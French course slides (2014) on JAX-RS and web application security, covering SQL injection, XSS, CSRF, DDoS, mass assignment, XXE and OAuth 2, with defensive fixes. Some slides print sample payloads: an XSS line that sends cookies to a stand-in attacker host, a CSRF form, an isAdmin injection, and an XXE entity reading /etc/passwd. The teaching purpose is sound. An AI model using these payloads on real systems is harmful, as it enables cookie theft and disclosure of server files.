- `@ApplicationScoped` : Singleton **distribué**

`@Context` se connecte à l'application pour en tirer des informations.

- La `HttpServletRequest` ou `HttpServletResponse`
- `javax.ws.rs.core.Request` : Request version Jax-Rs
- Les informations `UriInfo`
- Les configurations de servlet `ServletConfig` et `ServletContext`
- Les données de sécurité : `SecurityContext`

```
@Path("/item")
public class ItemResource {

    @Context
    UriInfo uriInfo;
    @Context
    HttpHeaders httpHeaders;

    @PUT
    public Response do(@Context HttpServletRequest request) {
        ...
    }
}
```

# *L'API Client*

# Api Client

Nicolas Zozol - 2014

- Jax-RS 2.0 propose une API Cliente
- Elle est en générale une sur-couche
- Elle propose le Builder Pattern
- La spec ne dit rien sur les caches ou Gzip

```
public class ClientBean {  
  
    public User getEmy(){  
        Client client = ClientBuilder.newClient();  
        User emy= client.target("http://localhost:8080/")  
            .path("fora-jax/inject/emy").request(MediaType.APPLICATION_XML)  
            .get(User.class);  
  
        return emy;  
    }  
}
```

# Sécurité

# Les méthodes d'authentification

---

Nicolas Zozol - 2014

- BASIC Authentication
- DIGEST Authentication
- CA CERT
- KERBEROS
- SSO / CAS
- OAuth 1 & 2

Seul Https permet le cryptage des cookies

# Sécurité d'accès :

---

Nicolas Zozol - 2014

- Firewall : boque les ports
- Proxy : peut filtrer Http
  - filtre par adresse : \*.mail.google.com
  - filtre par contenu

# Quelques failles de sécurité

---

Nicolas Zozol - 2014

- Man in the Middle : visibilité du cookie
- Injection SQL
- XSS
- CSRF
- DDOS

# Injection SQL

Nicolas Zozol - 2014



little bobby

# Injection SQL : comment s'en prémunir ?

---

Nicolas Zozol - 2014

- JAMAIS JAMAIS JAMAIS de concaténation de chaîne en SQL
- Utiliser les PreparedStatement
- Escaping du HTML (pas par défaut en JSP)

# XSS : Cross Site Scripting

Nicolas Zozol - 2014

- `window.location=phishing.com`
- `document.body.append("<img  
src='http://www.pirate.com?"+myCookie+"'">");`
- Escaping du HTML
- Ne pas afficher de contenu utilisateur sur la page de Login

# CSRF : Cross Site Request Forgery

Nicolas Zozol - 2014

Le formulaire appelle un autre serveur Sur Pirate.com :

```
<form action="http://www.vicitme.com/changepassword">
  <input type="hidden" ....>
</form>
```

- Toujours redemander l'ancien password
- Utiliser le CSRF (automatique avec jQuery et `<meta>`)

Réseau :

- Inonder de paquets TCP
- Solution : boîtier matériel

Slow Loris :

- Connexions HTTP et envoi de 1 octet/seconde
- Le serveur tombe si 1 thread/request
- Solution : Imposer un débit minimum, utiliser NIO

Applicatif :

- Inonder les APIs => grosses requêtes SQL
- Attaque par analyse XML/JSON

- Solution : rate-limiting, fail2ban (logs Apache)

# Mapping automatique

Nicolas Zozol - 2014

En entrée :

```
<form action="http://www.github.com/editUser">
  <input name="firstname" value="Nicolas">
    => firebug <input name="isAdmin" value="true">
</form>
```

En sortie :

```
{
  email : "jo@doe.com",
  password :"ohmygod!",
  friends :[{email:}]
}
```

- Détection des IP par MAC
- Pas de sécurité dans le protocol
- Man in the middle
- DDOS par saturation

```
POST /user
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]
<user>
  <name>John --- &xxe; -----</name>
</user>
```

Réponse :

```
Hello John ----- root:xxxx jim:yyyyy jack:zzzzz -----
```

JDOM :

```
SAXParserFactory factory = SAXParserFactory.newInstance();
factory.setFeature(
    "http://xml.org/sax/features/external-general-entities", false);
factory.setFeature(
    "http://xml.org/sax/features/external-parameter-entities", false);
```

JAXB :

```
JAXBContext jc = JAXBContext.newInstance(Customer.class);
XMLInputFactory xif = XMLInputFactory.newInstance();
xif.setProperty(XMLInputFactory.IS_SUPPORTING_EXTERNAL_ENTITIES, false);
xif.setProperty(XMLInputFactory.SUPPORT_DTD, false);
XMLStreamReader xsr = xif.createXMLStreamReader(new StreamSource("src/xxe/input.xml"));
```

# OAuth 2

---

Nicolas Zozol - 2014

- Protocole libre
- Récupération d'un *token*
- Pas compatible avec OAuth 1
- Réécrit par les *Majors*
- Focus sur la simplicité de développement
- Permet de faire une surcouche métier
- simple... une fois la surcouche écrite

- Créer un profil Stack Overflow
- Accéder à Deezer
  - se connecter à Facebook
  - se connecter à Google
- Modifier les cases Google Plus
- Révoker son accès à Deezer

# Sécurité de la réputation

---

Nicolas Zozol - 2014

- Chercher des clients, trouver des ennemis
- FUD : Fear, uncertainty and doubt
- Anonymous / proselytes
- Faux avis
- Contexte international
- Risk/Reward des réseaux sociaux

# Ressources

---

Nicolas Zozol - 2014

- OWASP : Open Web Application Security Project
- CVE Details : <http://www.cvedetails.com/>